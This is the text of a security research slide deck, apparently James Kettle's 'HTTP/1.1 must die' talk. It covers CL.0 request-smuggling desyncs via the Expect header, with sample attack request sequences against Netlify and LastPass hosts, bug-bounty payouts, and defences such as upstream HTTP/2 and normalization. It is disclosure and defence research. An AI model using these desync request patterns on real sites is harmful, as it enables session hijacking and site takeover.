
27,000 requests later...

```
GET /??? HTTP/1.1
```

HTTP/1.1 200 OK

```
GET / HTTP/1.1
...
```

HTTP/1.1 302 Found
Location: <https://storage.googleapis.com/glsec-h1-attachments-live/63f7-dcde-b2d2e6a1...>



CL.0 desync with vanilla Expect - Netlify



+\$0

```
POST /images/ HTTP/1.1
Host: <redacted-netlify>
Expect: 100-continue
Content-Length: 57
```

```
GET /letter-picker HTTP/1.1
Host: <redacted-netlify>
```

```
POST /authenticate HTTP/1.1
Host: ???
```

```
GET / HTTP/1.1
Host: <redacted-netlify>
```

*"Websites utilizing Netlify
are out of scope."*


HTTP/1.1 404 Not Found

HTTP/1.1 200 OK
...
<title>Letter Picker Wheel

HTTP/1.1 200 OK
...
{"token\":"eyJhbGciOiJ...

Vulnerable websites: >1,000,000?

CL.0 desync via obfuscated Expect - LastPass

 +\$5,000 = \$45,955

```
OPTIONS /anything HTTP/1.1
Host: auth.lastpass.com
Expect:
100-continue
Content-Length: 39
```

```
GET / HTTP/1.1
Host: www.sky.com
X: y
```

```
GET /anything HTTP/1.1
Host: auth.lastpass.com
```

HTTP/1.1 404 Not Found

HTTP/1.1 200 OK

Discover TV & Broadband
Packages with Sky

We can hack...

example.com

Which would you choose?



Report to CDN

- + Less work
- + Makes CDN happy
- Less money
- Low visibility for companies
- Risk of NDA

Payout: \$9,000

CVE-2025-32094

\$8,500 \$3,000 \$150 \$5,000 \$500

\$2,000 \$10,000 \$600 \$7,500

\$10,000 \$9,000 \$6,000 \$5,000

\$4,500 \$3,500 \$3,000 \$6,000

\$2,600 \$2,050 \$1,750 \$850 \$500

\$396 \$300 \$175 \$900 \$2,500

\$1,700 \$650 \$540 \$216 \$6,000

 **+\$230,000 = \$276,000**

\$2,500 \$1,750 \$20,000 \$5,500

\$2,000 \$500 \$7,500 \$2,500 \$800

\$765 \$1,200 \$1,000 \$54 \$4,500


\$1,000 \$5,500 \$54 \$2,100 \$200

\$4,100 \$4,100 \$1,500 \$3,000

\$3,000 \$300 \$2,500 \$54 \$100

\$200 \$12,500 \$500 \$350 \$3,500

\$54 \$4,774 \$3,000 \$4,300, \$2,500



Report to companies

- + More money
- + Kills HTTP/1.1 better
- More work
- CDN does not like this
- Risks technique leak

Number of bounties: 74

Average bounty: \$3,000

Biggest bounty: \$20,000

Total: \$221,000

Defense

Why upstream HTTP/1.1 must die

All these attacks stem from HTTP/1's fatal flaw

The fatal flaw: tiny bug = complete site takeover

- Parser discrepancies are critical
- But not just parser discrepancies

HTTP/1 is only simple if you're not proxying

- RFC landmines like Transfer-Encoding, Expect, Connection, HEAD, Range...
- HTTP/2 downgrading makes the situation even worse

We struggle to patch HTTP/1

- Normalization breaks too much, Regex-based defences aren't sufficient,

More desync attacks are coming

How secure is upstream HTTP/2+?

HTTP/2+ does not have the fatal flaw

HTTP/2 makes most implementation bugs lower-impact

- DoS, connection contamination, state table corruption


HTTP/1 is old, but not hardened

- HTTP/1 in 2025 is 'hardened' like C in 2002

HTTP/2 downgrading is not secure

- HTTP/2 must be *upstream* or *end-to-end*
- See "HTTP/2: the sequel is always worse"

How to defeat request smuggling



Upstream HTTP/2 support:

- ✓ HAProxy, F5 Big-IP, Google Cloud, Imperva, AWS ALB, Cloudflare*, Apache*
- ✗ nginx, Akamai, CloudFront, Fastly

So you're stuck with HTTP/1.1?

Short-term mitigations

- Enable normalization/validation on front-end
- Perform regular scans using HTTP Request Smuggler 3.0
- Avoid niche webservers – Apache & nginx are lower risk

Painful but effective solutions

- Remove all proxy layers

-or-

- Disable upstream connection reuse & don't trust internal headers

How you can help kill HTTP/1.1

#1 problem: poor awareness of the danger of upstream HTTP/1.1

Show the world how broken it is

- Break, fix, and share: *more desync attacks are coming*

Embrace the desync endgame

- Adapt techniques and tools
- Don't get regexed
- Don't settle for the state of the art.
- Try it and see what happens

References & further reading

http1mustdie.com

Whitepaper, lab & code

portswigger.net/research/http1-must-die

github.com/PortSwigger/http-request-smuggler

portswigger.net/web-security/request-smuggling/browser/0-cl

github.com/PortSwigger/turbo-intruder

Header smuggling

0cl-{poc,find-offset,exploit}

References & further reading:

intruder.io/research/practical-http-header-smuggling

assured.se/posts/the-single-packet-shovel-desync-powered-request-tunnelling

mattermost.com/blog/a-dos-bug-thats-worse-than-it-seems/

CVE-2025-4366, blog.cloudflare.com/resolving-a-request-smuggling-vulnerability-in-pingora/

CVE-2025-32094 , Akamai URL pending

Supported charity: 42ndstreet.org.uk

http1mustdie.com



Upstream HTTP/1.1 is insecure - more desync attacks are coming

If we want a secure web, HTTP/1.1 must die.

Together, we can kill it.

X  @albinowax

Email: james.kettle@portswigger.net

Paper: <https://portswigger.net/research/http1-must-die>